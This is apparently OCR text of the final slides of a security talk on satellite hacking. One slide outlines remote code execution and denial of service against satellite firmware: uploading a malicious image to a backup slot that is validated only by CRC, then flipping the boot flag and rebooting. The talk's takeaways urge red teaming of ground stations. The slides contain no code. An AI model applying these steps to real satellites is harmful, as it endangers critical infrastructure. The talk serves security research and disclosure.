


# Attack methods

- RCE
  - ~~Live patching firmware~~ crash -> wait -> reboot -> wait ...
  - ~~Put malicious payload in RAM then jump to it~~
  - Upload malicious .bin to Slot B (only validate CRC)
    - Overwrite boot flag to B then reboot
- DoS
  - Manipulate boot flag and reboot
  - Overwrite flash memory slot , revise boot flag and reboot



# From web to satellite RCE/DoS



# Takeaways

# Takeaways

- Satellite attacks could be much easier than you imagine
  - Basic web attacks, protocol analysis, malware, etc.
- Some of satellite systems lack robust security design
  - Power consumption and temperature control are still the first priority
  - Usually no internal authentication validation
- The ground station system is a critical component of satellite security
  - Red teaming / Product security assessment for critical systems helps secure the infrastructure

# Thank you for your attention

Email : waffle.thigh042@passinbox.com